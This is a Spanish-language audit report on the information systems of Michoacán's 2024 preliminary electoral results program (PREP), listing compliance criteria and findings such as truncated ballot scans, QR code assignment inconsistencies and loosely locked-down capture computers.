



Morelia, Mich., 20/mayo/2024

Reporte de la Auditoría de Verificación y Análisis de los Sistemas Informáticos utilizados en la Implementación y Operación del Programa de Resultados Electorales Preliminares PREP MICHOACÁN 2024

Historial de Versiones

Versión	Fecha	Observaciones
0.1	12/04/2024	Pruebas funcionales
0.2	29/04/2024	Primer Reporte Parcial
0.3	20/05/2024	Segundo Reporte de Pruebas Funcionales

Glosario

Para efectos del presente reporte, se entenderá por:

- CATD: Centro de Acopio y Transmisión de Datos
- CCV: Centro de Captura y Verificación
- OPL: Organismos Públicos Locales
- Difusor oficial: institución académica o medio de comunicación internacional, nacional, estatal o regional, que cumple con los requisitos técnicos y de infraestructura mínimos necesarios para la publicación de los resultados electorales preliminares, de acuerdo con los requerimientos establecidos por el Instituto o los OPL.

Antecedentes

En el marco de las actividades para la implementación y operación del Programa de Resultados Electorales Preliminares (PREP) para el Proceso Electoral 2024 en el estado de Michoacán, se requiere que se lleve a cabo una auditoría al sistema informático y a la infraestructura tecnológica del PREP, de conformidad con lo dispuesto en los lineamientos dispuestos por el Instituto Nacional Electoral.

Dicha asignación recayó en el Tecnológico Nacional de México/Instituto Tecnológico de Morelia.





El equipo auditor está conformado por:

Responsable	Rol
M.C. Gabriela Lúa Vargas	Auditor Líder.
DR. Juan Carlos Olivares Rojas	Auditor Adjunto.
M.A.T.I. Salvador Joanathan Villagómez Cárdenas	Auditor Adjunto.
M.S.I. Roque Trujillo Ramos	Auditor Adjunto.

En todo momento el equipo auditor se comportó con imparcialidad, ética y honestidad con todo el apego a la normatividad y confidencialidad requerida para el trabajo de acuerdo a las normas establecidas para el PREP así como a las mejores prácticas de Auditoria de Tecnologías de Información y Comunicaciones así como Seguridad Informática.

Objetivos

De acuerdo con los Lineamientos Generales de Operación del PREP, la auditoría de verificación y análisis del sistema informático que será utilizado en la implementación y operación del PREP, tiene la finalidad de evaluar la integridad, disponibilidad y seguridad en el procesamiento de la información y la generación de los resultados conforme a la normativa aplicable y vigente.

Alcance

De acuerdo con los lineamientos del PREP, el alcance de la auditoría deberá cubrir, como mínimo, los puntos siguientes:

1. Pruebas funcionales de caja negra al sistema informático para evaluar la integridad en el procesamiento de la información y la generación de resultados preliminares.
2. Análisis de vulnerabilidades, considerando al menos pruebas de penetración y revisión de configuraciones a la infraestructura tecnológica del PREP.
3. Validación del sistema informático del PREP, de sus Bases de Datos y de la plataforma WEB de publicación de resultados.

Metodología





Para el presente reporte la auditoría de pruebas de caja se realizó bajo el estándar IEEE Standard for Software Reviews and Audits (Estándar 1028 del IEEE revisión 2018). La metodología OWASP Testing Guide.

La elección de estas normas y estándares se basó por ser de fácil acceso y por ser de las más utilizadas a nivel nacional e internacional para este tipo de auditorías en su ámbito de competencia.

La auditoría se llevó a cabo en base al Plan de Trabajo y Cronograma de Actividades enviado al inicio del proceso de auditoría.

La auditoría se realizó sobre todos los módulos del sistema informático previo al inicio de la demostración. Se participó durante la demostración para verificar la correcta operación del sistema auditado PREP y validar que funcione de manera correcta ante parámetros de operaciones más cercanos a la realidad.

Resultados de la Auditoría

A continuación, se muestra los resultados de los diversos procesos y partes que componen el funcionamiento del Sistema PREP.

Pruebas funcionales de caja negra al sistema informático del PREP.

Las pruebas de caja negra se realizaron en términos de funcionalidad del sistema informático del PREP, y se consideraron los siguientes aspectos:

- Se analizó el funcionamiento de la aplicación en relación con las fases del proceso técnico operativo, considerando la digitalización, captura y publicación de resultados y validación, mediante flujos completos e interacción entre los diversos módulos (*escenarios principales*).
- Se verificó el cumplimiento de las especificaciones funcionales y requerimientos contenidos en la documentación técnica y normatividad aplicable que fue proporcionada por el IEM.
- Se verificó la correspondencia de la captura de los datos plasmados en las Actas PREP con los presentados en la publicación, mediante los distintos tipos de reportes desplegados por el PREP, considerando datos, imágenes y bases de datos.
- Se verificó funcionamiento de PREP casilla en la aplicación móvil, haciendo pruebas desde sitio.





El alcance de las pruebas funcionales de caja negra incluyó los siguientes módulos del sistema informático del PREP:

- I. Módulo de Digitalización, Capturas y Validación
 - Obtención de la imagen digital del acta.
 - Captura de la información contenida en las Actas PREP.
 - Validación de la información capturada.
- II. Módulo de Publicación de Resultados
 - Revisión de la publicación de los resultados, así como de la emisión de la información de resultados y su despliegue, de acuerdo con la documentación técnica y la normatividad aplicable.

Análisis de vulnerabilidades a la infraestructura tecnológica

- Se identificaron debilidades de seguridad en la infraestructura tecnológica mediante la ejecución de pruebas de penetración y revisión de configuraciones de seguridad, las cuales se notificaron a PROISI, las cuales para el ejercicio del 19 de mayo 2024 ya fueron atendidas (ver anexos).
- Se clasificó el impacto y se documentaron las vulnerabilidades identificadas con el propósito de recomendar al IEM las posibles medidas para la mitigación de las vulnerabilidades que previamente fueron identificadas y documentadas.

Se realizaron las siguientes actividades técnicas:

a. Revisión de configuraciones. Se analizaron las configuraciones de los dispositivos que conforman la infraestructura tecnológica con base en mejores prácticas de seguridad informática para identificar oportunidades y emitir recomendaciones orientadas al fortalecimiento de estas.

Cumplimientos de Criterios de Auditoría, Hallazgos y Recomendaciones

Seguridad Operativa





Este rubro tiene que ver con el análisis de riesgo, operación y controles que garanticen el funcionamiento correcto de los procesos y del sistema informático PREP.

Criterio	Cumplimiento
<p>Criterio 1. Factores de Riesgo Establecer e identificar el conjunto de medidas específicas para evaluar los riesgos con base en su impacto y la probabilidad de ocurrencia</p>	Sí
<p>Criterio 2. Activos críticos Identificar cuáles son los recursos humanos y materiales, servicios e información (en sus diferentes formatos) de valor para los procedimientos del PREP</p>	Sí
<p>Criterio 3. Áreas de Amenaza Identificar y describir cuál es la situación o condición técnica, legal, económica, política, social, etc. que pueda afectar los procedimientos del PREP</p>	Sí
<p>Criterio 4. Identificación de riesgos Deberá describirse claramente cuáles son los impactos que se pueden tener en el caso que una amenaza se materialice durante los procedimientos del PREP</p>	Sí
<p>Criterio 5. Estrategia de gestión de riesgos Se deberá definir y documentar la respuesta respecto de cada uno de los riesgos identificados, es decir, definir si los riesgos serán aceptados, mitigados, transferidos o eliminados</p>	Sí
<p>Criterio 6. Plan de seguridad Se deberá elaborar un plan de seguridad basado en los resultados de la estrategia de gestión de riesgos, que permita llevar a cabo la implementación de controles en los distintos procedimientos de operación del PREP, así como en la infraestructura tecnológica.</p>	Sí
<p>Criterio 7. Plan de Continuidad Se deberá implementar un plan de continuidad para determinar las acciones que garanticen la ejecución de los procedimientos de acopio, digitalización, captura, verificación y publicación, en caso de que se suscite una situación adversa o de contingencia. El plan deberá ser comunicado al personal involucrado en su ejecución y formar parte de los ejercicios y simulacros.</p>	Sí

Criterio	Hallazgos
1. Factores de Riesgo	<i>Prioridad Informativa.</i>





	La empresa encargada de la operación del Sistema PREP cuenta con una metodología para priorizar
2. Activos críticos	<i>Prioridad Informativa.</i> Se tienen bien clarificado los principales activos que repercuten en la operación del Sistema PREP, sin embargo aún se detectan áreas de oportunidad en los CATDs para la transmisión y digitalización de actas, puntualmente Uruapan, Gabriel Zamora, Aquila.
3. Áreas de Amenaza	<i>Prioridad Informativa</i> La empresa encargada del PREP cuenta con un documento que incluye políticas de identificación de amenazas.
4. Identificación de Riesgos	<i>Prioridad Informativa.</i> La empresa encargada del Sistema PREP cuenta con un documento de Análisis de Riesgos de las principales amenazas.
5. Estrategia de Gestión de Riesgos	<i>Prioridad Informativa.</i> Dentro de su documento de análisis de riesgo la empresa cuenta con una clasificación de los riesgos que indica si son aceptados, mitigados, transferidos o eliminados.
6. Plan de Seguridad	<i>Prioridad Informativa.</i> La empresa encargada del PREP cuenta con un plan de seguridad en la cual se basaron para implementar controles de seguridad.
7. Plan de continuidad	<i>Prioridad Informativa.</i> La empresa encargada del PREP cuenta con un plan de continuidad entre las cuales se cuenta con planta de respaldo de energía eléctrica, sistemas UPS, enlaces de comunicaciones redundantes, así como personal técnico encargado de resolver contingencias en todo el estado.

Proceso Técnico Operativo

Este es el proceso general y medular del sistema de resultados preliminares PREP y en donde se ejecutarán las pruebas de funcionalidad de caja negra.

Criterio	Cumplimiento
Criterio 1. Acopio Consiste en la recepción de las Actas PREP, en los CATD. En el sistema informático se deberá registrar la fecha y hora en que el	Verificado





personal del CATD, recibe el Acta PREP; en caso de que la imagen del Acta PREP capturada tenga origen desde la casilla, la fecha y hora de acopio será la que registre el sistema informático al momento de digitalizar el Acta PREP.	
Criterio 2. Digitalización. En esta fase se lleva a cabo la captura digital de imágenes de las Actas PREP.	Verificado
Criterio 3. Captura de datos En esta fase se registran los datos plasmados en las Actas PREP, a través del sistema informático desarrollado para tal fin.	Verificado
Criterio 4. Verificación de datos Tiene por objeto corroborar que todos los datos capturados en la fase anterior coincidan con los datos asentados en cada una de las Actas PREP;	Verificado
Criterio 5. Publicación de resultados Se refiere a la divulgación de los datos, imágenes y bases de datos del PREP y se encuentra a cargo del Instituto y los OPL en sus respectivos ámbitos de competencia	Verificado

Criterio	Hallazgos
1. Acopio	<i>Prioridad alta.</i> Se validará la capacitación al personal para que pueda recibir las actas. Se verifico que el sistema informático puede capturar la fecha y hora de acopio, así como que incluya la fecha y hora de cuando se digitaliza el acta.
2. Digitalización	<i>Prioridad alta.</i> Se validó el funcionamiento general de digitalización de manera local, falta validar la digitalización en los CATDs de forma masiva. Se detecto que varias actas se enviaban con la imagen trunca, en colores azul, rosa e imágenes borrosas, lo cual implica la revisión oportuna de los scanner o/y el aplicativo de la digitalización. Además, se verificó la aplicación móvil PREP Casilla, la cual puede digitalizar actas desde un teléfono móvil. Se observo que los equipos de captura muestran la fecha y hora de un huso horario diferente, sin embargo, los datos almacenados son correctos fecha y hora con huso horario CT.
3. Captura de datos	<i>Prioridad baja.</i>





	Se verificó el proceso de captura de datos con sus diversas variantes corroborando que funcione de forma adecuada. Se recomienda la capacitación en el uso del teclado a los capturistas, verificar que los teclados estén en óptimas condiciones para agilizar la captura.
4. Verificación de Datos	<i>Prioridad media.</i> Se validó que los datos capturados con las actas sean correctamente almacenados en el sistema PREP. En el ejercicio del día 19 mayo 2024 ya se pudo verificar que las actas publicadas correspondieran al distrito y/o ayuntamiento correspondiente, acción que en el 12 de mayo no sucedió.
5. Publicación de resultados	<i>Prioridad alta.</i> Se verificó la divulgación de los datos, imágenes y bases de datos del PREP. Se identificó en votos anticipados, que la cantidad de votantes sobrepasan la cantidad de la lista nominal en algún caso (caso ayuntamiento de Morelia).

CATD Y CCV

Este proceso tiene que ver con la instalación y ubicación de los CATD y/o CCV así como de los roles que debe seguir el personal.

Criterio	Cumplimiento
Criterio 1. Instalación CATD Los CATD se deberán instalar preferentemente dentro de alguna sede distrital o municipal según corresponda, con la finalidad de asegurar su correcta operación, así como la integridad del personal, equipos, materiales e información.	Sí
Criterio 2. Ubicación CCV (I) El espacio físico deberá contar con todas las facilidades para que los integrantes de los Consejos Locales, Distritales y Municipales, según corresponda, puedan acceder a supervisar su operación, sin obstaculizar el correcto desarrollo de cualquiera de las fases del proceso técnico operativo	Sí
Criterio 3. Ubicación CCV (II) El espacio físico deberá estar acondicionado con una adecuada iluminación y ventilación, así como, con el mobiliario suficiente para la operación. De la misma manera, deberá acondicionarse de tal	Sí





forma que garantice la integridad y seguridad del personal, equipos, materiales e información	
<p>Criterio 4. Contratación de Personal</p> <p>La contratación del personal para la ejecución de los procedimientos del PREP, deberá apegarse a los perfiles de puesto autorizados previamente por la autoridad electoral administrativa correspondiente, mismos que deben considerar las habilidades y aptitudes requeridas para cada uno de ellos.</p>	Sí
<p>Criterio 5. Rol de Acopiador</p> <p>a) Recibe el Acta PREP; b) Verifica los datos de identificación del Acta PREP, y c) Registra la fecha y hora en que se recibe el Acta PREP.</p>	Sí
<p>Criterio 6. Rol de Digitalizador</p> <p>a) Realiza la captura digital de imágenes de las Actas PREP, y b) Verifica la calidad de la imagen del Acta PREP digitalizada y, en caso de ser necesario, realiza por segunda ocasión la captura digital de la imagen del Acta PREP.</p>	Sí
<p>Criterio 7. Rol de Capturista de Datos</p> <p>a) Registra los datos plasmados en las Actas PREP, por medio del sistema informático de captura desarrollado o implementado.</p>	Sí
<p>Criterio 8. Rol de Verificador</p> <p>a) Verifica que los datos capturados en el sistema informático, incluidos los de identificación del Acta PREP, coincidan con la información plasmada en el Acta PREP digitalizada.</p>	Sí
<p>Criterio 9. Rol de Coordinador</p> <p>a) Da seguimiento a las tareas necesarias para la instalación, adecuación y operación del CATD o, en su caso CCV; en lo que se refiere a: personal, equipo, materiales, capacitación y realización de pruebas, ejercicios y simulacros; b) Atiende y pone en práctica cada requerimiento e instrucción que reciba de la instancia interna encargada de coordinar el desarrollo de las actividades del PREP y es el vínculo con las oficinas de esta; c) Mantiene en todo momento informada a la instancia interna encargada de coordinar el desarrollo de las actividades del PREP, sobre los avances de instalación, habilitación y operación del CATD o, en su caso CCV; d) Realiza un informe final de los avances de instalación, habilitación y operación de los CATD o, en su caso CCV, de la ejecución de los simulacros, así como de lo acontecido durante la operación del PREP, y</p>	Sí





e) Realiza toma de decisiones en el ámbito de operación del CATD o, en su caso CCV.	
<p>Criterio 10. Rol de Supervisor</p> <p>Las funciones de supervisor o adicionales del coordinador en caso de no existir supervisor son:</p> <p>a) Supervisa al personal adscrito al CATD o, en su caso CCV;</p> <p>b) Controla la distribución de las cargas de trabajo durante la operación del PREP;</p> <p>c) Ejecuta las acciones necesarias para asegurar la continuidad de la operación del CATD o, en su caso CCV;</p> <p>d) Apoya al coordinador en el desarrollo de otras actividades, como las acciones correctivas en caso de errores de captura;</p> <p>e) Verifica el correcto funcionamiento de los equipos del CATD o, en su caso CCV;</p> <p>f) Supervisa la capacitación al personal operativo;</p> <p>g) Vigila la seguridad del personal, del equipo de cómputo, de los materiales y de la información, y</p> <p>h) En ausencia del coordinador, lo suplirá en sus funciones.</p>	Sí

Criterio	Hallazgos
1. Instalación CATD	<p>Prioridad baja.</p> <p>Se reviso que cuentan con la infraestructura necesaria de instalación, de forma presencial o remota, atendiendo a las áreas que podrían presentar mayor dificultad de operación.</p>
2. Ubicación de CATDs y/o CCVs (I)	<p><i>Prioridad baja.</i></p> <p>Se verificó que el espacio físico cuente con todas las facilidades para que los integrantes de los Consejos Locales, Distritales y Municipales, según corresponda, puedan acceder a supervisar su operación, sin obstaculizar el correcto desarrollo de cualquiera de las fases del proceso técnico operativo. Se recomienda poner más atención en los climas de cada CCV, dado que en ambas las condiciones climáticas son extremas llegando a subir la temperatura a más de 30° , probando con los climas el suministro de energía eléctrica para no tener incidencias.</p>
3. Ubicación de CATDs y/o CCVs (II)	<p><i>Prioridad media.</i></p> <p>Se corroboró que el espacio físico esta acondicionado con una adecuada iluminación y ventilación, así como, con el mobiliario suficiente para la operación. Así mismo se verificó que se garantiza la integridad y seguridad del personal,</p>





	equipos, materiales e información. Se recomienda hacer simulacros de evacuación en ambos CCVs.
4. Contratación de Personal	<i>Prioridad baja.</i> La contratación del personal para la ejecución de los procedimientos del PREP, deberá apegarse a los perfiles de puesto autorizados previamente por la autoridad electoral administrativa correspondiente, mismos que deben considerar las habilidades y aptitudes requeridas para cada uno de ellos.
5. Rol de Acopiador	<i>Prioridad Informativa.</i> Se verifico que el acopiador recibiera el Acta PREP; se verificó el proceso de validación de los datos de identificación del Acta PREP, y finalmente se corroboró el registro de la fecha y hora en que se recibe el Acta PREP.
6. Rol de Digitalizador	<i>Prioridad Informativa.</i> Se verificó que el digitalizador realizara la captura digital de imágenes de las Actas PREP, y que verificara la calidad de la imagen del Acta PREP digitalizada y, en caso de ser necesario, realiza por segunda ocasión la captura digital de la imagen del Acta PREP.
7. Rol de Capturista de Datos	<i>Prioridad Informativa</i> Se verificó que los capturistas registraran los datos plasmados en las Actas PREP, por medio del sistema informático de captura desarrollado o implementado.
8. Rol de Verificador	<i>Prioridad Informativa</i> Se observó cómo el verificador revisa que los datos capturados en el sistema informático, incluidos los de identificación del Acta PREP, coincidan con la información plasmada en el Acta PREP digitalizada
09. Rol de Coordinador	<i>Prioridad alta.</i> Se verificará que las funciones que realiza el coordinador se realizarán en estricto apego a los lineamientos establecidos
11. Rol de Supervisor	<i>Prioridad alta.</i> Se verificará que toda la funcionalidad del rol de Supervisor se realizará a lo marcado en los lineamientos establecidos.

De los Datos a Publicar Derivado de su Captura y Cálculo

Los datos para publicar del Acta PREP, serán aquellos que derivado de su captura y cálculo se obtengan.





Criterio	Cumplimiento
<p>Criterio 1. Actas esperadas Será el número de Actas PREP de todas las casillas aprobadas por los consejos distritales federales, por cada tipo de elección. Este conjunto de Actas PREP conforma el Catálogo de Actas esperadas;</p>	Verificado
<p>Criterio 2. Actas acopiadas Actas PREP que han sido recibidas en los CATDs</p>	Verificado
<p>Criterio 3. Actas digitalizadas Actas PREP cuya imagen ha sido capturada digitalmente, por medio de un equipo de captura de imágenes, que garantice la legibilidad de estas</p>	Verificado
<p>Criterio 4. Actas capturadas Actas PREP registradas en el sistema informático que se encuentran dentro del catálogo de actas esperadas, sean contabilizadas o no. Excluye las actas fuera de catálogo</p>	Verificado
<p>Criterio 5. Actas contabilizadas Actas de las casillas aprobadas, de las cuales se tiene su correspondiente Acta PREP, la suma de todos los votos asentados en el Acta PREP no excede el número de ciudadanos en la lista nominal correspondiente a esa casilla, más el número máximo de representantes de los partidos y candidaturas independientes; o para el caso de casillas especiales, no excede el número máximo de boletas aprobado más el número máximo de representantes de los partidos y candidaturas independientes y no caen en cualquiera de los supuestos siguientes: todos los campos en los cuales se asientan votos para un partido, para una candidatura común (en el supuesto de que la legislación local la contemple), para una coalición, para una candidatura independiente, para candidaturas no registradas y votos nulos son ilegibles, o todos ellos están vacíos.</p>	Verificado
<p>Criterio 6. Actas verificadas Actas PREP que han sido capturadas y cuyos datos han sido contrastados con los del Acta PREP o con los de su correspondiente imagen</p>	Verificado
<p>Criterio 7. Actas fuera de catálogo Actas PREP registradas en el sistema informático, que corresponden a casillas no aprobadas; es decir, algún dato relacionado con la identificación del AEC: entidad federativa, distrito electoral, sección,</p>	Verificado





tipo y número de casilla; y, en su caso, municipio o alcaldía, no permite asociar el acta a una casilla aprobada.	
Criterio 8. Actas publicadas Actas PREP cuyos datos o imágenes pueden ser consultadas en el portal del PREP	Verificado
Criterio 9. Lista nominal Total de ciudadanos con derecho a votar	Verificado
Criterio 10. Lista nominal de actas contabilizadas Total de ciudadanos que integran la lista nominal de las actas contabilizadas	Verificado
Criterio 11. Participación ciudadana Ciudadanos que votaron con base en la lista nominal de las Actas PREP contabilizadas	Verificado
Criterio 12. Porcentaje de participación ciudadana Porcentaje de ciudadanos que votaron con base en la lista nominal de las Actas PREP contabilizadas	Verificado
Criterio 13. Total de votos asentado Se refiere al total de votos asentado en el Acta PREP	Verificado
Criterio 14. Total de votos calculado Suma de los votos asentados en las Actas PREP para los partidos políticos y las candidaturas, sean estas independientes, por partido político, candidatura común (en el supuesto de que la legislación local la contemple) o por coalición en cualquiera de sus combinaciones, según sea el caso; total de votos nulos y, en su caso, total de votos para candidaturas no registradas. No se refiere a la cantidad asentada en el AEC, sino al cálculo que el sistema informático hace de los mismos	Verificado
Criterio 15. Total de personas que votaron Cantidad de personas que votaron, registrada en el AEC, incluyendo a los representantes de partidos políticos y de candidaturas independientes que votaron.	Verificado
Criterio 16. Porcentajes Para la publicación de porcentajes, los decimales deberán ser expresados a cuatro posiciones. El decimal de la cuarta posición deberá truncarse y no redondearse.	Verificado
Criterio 17. La hora y fecha de acopio del Acta PREP Para el caso de elecciones en el ámbito federal deberá ser de acuerdo con el Tiempo del Centro del país y para el caso de elecciones en el ámbito local deberá ser de acuerdo con la hora local.	Verificado





Ambos de conformidad con la hora oficial en los Estados Unidos Mexicanos y los husos horarios establecidos por el Centro Nacional de Metrología.	
Criterio 18. Los datos de identificación del Acta PREP Distrito electoral, sección, tipo y número de casilla; y, en su caso, municipio o alcaldía	Verificado
Criterio 19. Otros datos -Total de boletas sobrantes, total de personas que votaron, total de representantes de los partidos políticos y de candidaturas independientes acreditados ante casilla que votaron, y total de votos sacados de la urna; -Los votos obtenidos por los partidos políticos y las candidaturas, sean estas independientes, por partido político, por candidatura común (en el supuesto de que la legislación local la contemple) o por coalición en cualquiera de sus combinaciones, según sea el caso; -Total de votos, total de votos nulos y total de votos para candidaturas no registradas	Verificado
Criterio 20. Imagen del Acta PREP Verificar que el acta digitalizada corresponda con la original	Verificado
Criterio 21. Inconsistencia de datos por omisión, ilegibilidad o error El Acta PREP contiene alguna omisión, ilegibilidad o error en alguno de los campos correspondientes a la identificación del AEC, por lo que no es posible ubicarla dentro de la lista de actas de casillas aprobadas. En dicho supuesto, se mostrará al final del listado de actas y no se contabilizará.	Verificado
Criterio 22. Inconsistencia de datos por exceder cantidad de electores nominales El cálculo de la suma de todos los votos asentados en el Acta PREP, excede el número de ciudadanos en la lista nominal correspondiente a esa casilla más el número máximo de representantes de los partidos y candidaturas independientes, o para el caso de casillas especiales, excede el número máximo de boletas aprobado más el número máximo de representantes de los partidos y candidaturas independientes. En este supuesto, los votos asentados en el Acta PREP no se contabilizarán y el Acta PREP se incluye dentro del grupo de actas no contabilizadas.	Verificado
Criterio 23. Inconsistencia de Datos por Ilegibilidad Completa La cantidad de votos asentada en el Acta PREP -para un partido, para una candidatura común (en el supuesto de que la legislación	Verificado





<p>local lo contemple), para una coalición, para una candidatura independiente, para candidaturas no registradas o votos nulos- es ilegible tanto en letra como en número. En este supuesto, cada ocurrencia del Acta PREP se capturará como “ilegible” y el dato se contabilizará como cero. El Acta PREP se incluirá dentro del grupo de actas contabilizadas, siempre y cuando exista al menos una cantidad legible, ya sea en letra o número; en caso contrario, si el acta no contiene dato legible alguno, deberá incluirse en el grupo de actas no contabilizadas.</p>	
<p>Criterio 24. Inconsistencia de Datos por Ilegibilidad de Número o Letra La cantidad de votos para un partido, para una candidatura común (en el supuesto de que la legislación local la contemple), para una coalición, para una candidatura independiente, para candidaturas no registradas o votos nulos, ha sido asentada en número, pero no en letra, o ha sido asentada con letra pero no en número. En este supuesto, se capturará el dato que haya sido asentado. El Acta PREP se incluirá dentro del grupo de las actas contabilizadas.</p>	Verificado
<p>Criterio 25. Inconsistencia de Datos por Diferencia entre Cantidad Numérica y Letras La cantidad de votos expresada con letra no coincide con la expresada en número para un partido, para una candidatura común (en el supuesto de que la legislación local la contemple), para una coalición, para una candidatura independiente, para candidaturas no registradas o votos nulos. En este supuesto, prevalecerá la cantidad asentada con letra, siempre y cuando ésta no presente alteraciones o tachaduras. El Acta PREP se incluirá dentro del grupo de las actas contabilizadas.</p>	Verificado
<p>Criterio 26. Inconsistencia de Datos por Falta de Datos La cantidad de votos no ha sido asentada ni en letra ni en número para un partido, para una candidatura común (en el supuesto de que la legislación local la contemple), para una coalición, para una candidatura independiente, para candidaturas no registradas o votos nulos. En este supuesto, cada ocurrencia del Acta PREP se capturará como “sin dato” y el dato se contabilizará como cero.</p>	Verificado

Criterio	Hallazgos
1. Actas Esperadas	Ninguno
2. Actas Acopiadas	Ninguno





3. Actas Digitalizadas	<i>Prioridad Informativa.</i> Verificar actas que se muestran con imagen PARCIAL.
4. Actas Capturadas	Ninguno
5. Actas Contabilizadas	<i>Prioridad Informativa.</i> Se verificó que las actas capturadas fueran contabilizadas correctamente.
6. Actas Verificadas	<i>Prioridad Informativa.</i> Se verificó que las actas capturadas fueran verificadas correctamente por lo menos por otro capturista.
7. Actas Fuera de Catálogo	Ninguno
8. Actas Publicadas	<i>Prioridad Informativa.</i> Se verificó que la imagen digitalizada de las actas corresponda a las publicadas.
9. Lista Nominal	<i>Ninguno</i>
10. Lista Nominal de Actas Contabilizadas	<i>Ninguno</i>
11. Participación Ciudadana	<i>Ninguno</i>
12. Porcentaje de Participación Ciudadana	<i>Ninguno</i>
13. Total de Votos Asentados	<i>Ninguno</i>
14. Total de votos calculado	<i>Ninguno</i>
15. Total de Personas que Votaron	<i>Ninguno</i>
16. Procentajes	<i>Ninguno</i>
17. La Hora y Fecha de Acopio del Acta PREP	<i>Ninguno</i>
18. Los Datos de Identificación del Acta PREP	<i>Ninguno</i>
19. Otros Datos (código QR, y actas especiales)	<i>Prioridad alta.</i> Se observo en los ejercicios correspondientes al 12 y 19 mayo 2024 existen inconsistencias en la asignación del QR a las actas correspondientes , para poder llevar a cabo las pruebas





	de una manera ágil, así como en algunos lugares su oportuna y correcta distribución.
20. Imagen del Acta PREP	<i>Ninguno</i>
21. Inconsistencia de Datos por Omisión, Ilegibilidad o Error	<i>Ninguno</i>
22. Inconsistencia de Datos por Exceder Cantidad de Electores Nominales	<i>Ninguno</i>
23. Inconsistencia de Datos por Ilegibilidad Completa	<i>Ninguno</i>
24. Inconsistencia de Datos por Ilegibilidad de Número o Letra	<i>Ninguno</i>
25. Inconsistencia de Datos por Diferencias entre Cantidad Numérica y Letras	<i>Ninguno</i>
26. Inconsistencia de Datos por Falta de Datos	<i>Ninguno</i>

ATENTAMENTE

Excelencia en Educación Tecnológica®
"Técnica, Progreso de México" ®


M.C. GABRIELA LUA VARGAS
AUDITOR LIDER

ccp. Archivo




ANEXO 1 PROCESO TÉCNICO OPERATIVO

Se observo que en algunos de los equipos de computo usados para la captura en el CCV1 permitía acceder a los recursos del equipo, lo que puede suponer una brecha de seguridad, permitiendo realizar acciones que puedan entorpecer el buen funcionamiento del equipo el día de la captura de actas.





En esta otra imagen se puede observar que hay equipos que, si tienen bien configuradas las políticas de seguridad, para evitar problemas.



